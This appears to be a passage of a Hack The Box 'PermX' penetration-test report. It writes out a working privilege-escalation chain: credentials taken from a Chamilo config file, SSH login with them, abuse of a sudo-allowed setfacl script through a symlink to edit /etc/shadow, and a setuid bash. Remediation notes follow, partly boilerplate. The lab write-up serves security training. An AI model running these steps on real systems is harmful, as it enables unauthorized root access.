- During post enumeration located credentials for user mtz

- 


```
$ cat /var/www/chamilo/app/config/configuration.php
<?php
// Chamilo version 1.11.24
// File generated by /install/index.php script - Sat, 20 Jan 2024 18:20:32 +0000
/* For licensing terms, see /license.txt */
/**
 * This file contains a list of variables that can be modified by the campus site's server administrator.
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
 * These optional settings are defined in the database, now
 * (table settings_current).
 */

// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;

/**
```

- SSH into host as user mtz with recoverd password

- 


```
07/07/24 15:07:22:HTB/Permx > ssh mtz@10.129.71.164
The authenticity of host '10.129.71.164 (10.129.71.164)' can't be established.
ED25519 key fingerprint is SHA256:u9/wL+62dkDBqxAG3NyMhz/2FTBJlmVC1Y1bwaNLqGA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:84: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.71.164' (ED25519) to the list of known hosts.
mtz@10.129.71.164's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jul  7 07:07:39 PM UTC 2024

  System load:           0.0
  Usage of /:            59.2% of 7.19GB
  Memory usage:          11%
  Swap usage:            0%
  Processes:             240
  Users logged in:       0
  IPv4 address for eth0: 10.129.71.164
  IPv6 address for eth0: dead:beef::250:56ff:feb0:2c74


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Mon Jul  1 13:09:13 2024 from 10.10.14.40
mtz@permx:~$ 
```

- Enumerate what commands mtz can run elevated

- 


```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ 
```

- Investigate acl.sh


- 

```
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```


- This script has 4 functions. 1) It checks that the correct number of arguments are passed if not equal to 3 will print "Usage: acl.sh user perm file" 2) Forces the target to be located in the /home/mtz folder. Else it prints "Access denied." 3) Checks that the target is a file. If target is not a file the script prints "Target must be a file." 4) If all conditions are met the script passes the "user perm file" variables to /usr/bin/sudo /usr/bin/setfacl -m
- To abuse this script I created a symlink to the root folder in /home/mtz
- Used the script to add read,write,execute privileges to /home/mtz/root/etc/shadow
- Used nano to change root hash to mtz hash and switch user to root.

- 

```
  GNU nano 6.2                                                                          /home/mtz/root/etc/shadow *
root:$y$j9T$RUjBgvOODKC9hyu5u7zCt0$Vf7nqZ4umh3s1N69EeoQ4N5zoid6c2SlGb1LvBFRxSB:19742:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games:*:19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy:*:19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
list:*:19579:0:99999:7:::
irc:*:19579:0:99999:7:::
gnats:*:19579:0:99999:7:::
nobody:*:19579:0:99999:7:::
_apt:*:19579:0:99999:7:::
systemd-network:*:19579:0:99999:7:::
systemd-resolve:*:19579:0:99999:7:::
messagebus:*:19579:0:99999:7:::
systemd-timesync:*:19579:0:99999:7:::
pollinate:*:19579:0:99999:7:::
sshd:*:19579:0:99999:7:::
syslog:*:19579:0:99999:7:::
uuidd:*:19579:0:99999:7:::
tcpdump:*:19579:0:99999:7:::
tss:*:19579:0:99999:7:::
landscape:*:19579:0:99999:7:::
fwupd-refresh:*:19579:0:99999:7:::
usbmux:*:19742:0:99999:7:::
mtz:$y$j9T$RUjBgvOODKC9hyu5u7zCt0$Vf7nqZ4umh3s1N69EeoQ4N5zoid6c2SlGb1LvBFRxSB:19742:0:99999:7:::
lxd:!:19742::::::
mysql:!:19742:0:99999:7:::
```

- 

```
mtz@permx:~$ ln -s / root
mtz@permx:~$ sudo /opt/acl.sh mtz rwx /home/mtz/root/etc/shadow
mtz@permx:~$ nano /home/mtz/root/etc/shadow
mtz@permx:~$ su root
```

- 

```
root@permx:/home/mtz# chmod +s /bin/bash
root@permx:/home/mtz# cat /root/root.txt
096d4ffbce8be00ccc4dc287a1935618
root@permx:/home/mtz# 
```

6 Remediation Summary

As a result of this assessment there are several opportunities for HTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

As a result of this assessment there are several opportunities for HTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Finding Reference 1 - Patch website to prevent file upload.

6.3 Long Term

LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments.
- Educate systems and network administrators and developers on security hardening best practices compromise
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise

7 Technical Findings Details

1. Unrestricted file upload - High

CWE	CWE 434
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	We detected a unrestricted file upload vulnerability
Impact	Leads to Remote Code Execution.
Affected Component	http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php
Remediation	Apply Patching to server.
References	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Finding Evidence

Leads to Remote Code Execution.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

[2024-07-07 13:20:55]

Host	Port	Service	Version
10.129.71.164	22/tcp	ssh	OpenSSH
10.129.71.164	80/tcp	http	Apache httpd

A.3 Subdomain Discovery

Command line : `ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://permx.htb -H HOST: FUZZ.permx.htb -fc 302 -o permx.md -of md` Time: 2024-07-07T13:40:57-04:00

FUZZ	URL	Response
www	http://permx.htb	200
lms	http://permx.htb	200

A.4 Exploited Hosts

Host	Scope	Method	Notes
lms.permx.htb	External	File Upload	https://starlabs.sg/advisories/23/23-4220/

A.5 Compromised Users

Username	Type	Method	Notes
www-data	Service	RCE	
mtz	User	Post enumeration	03F6lY3uXAP2bkW8
root	root	shadow write	03F6lY3uXAP2bkW8

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
permx.htb	internal	root hash was changed

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	permx.htb	9afdcd7cf2a986291e9618843bfce721	/home/mtz	SSH
2.	permx.htb	096d4ffbce8be00ccc4dc287a1935618	/root/root.txt	

End of Report

This report was rendered by [SysReptor](https://sysreptor.com) with

♥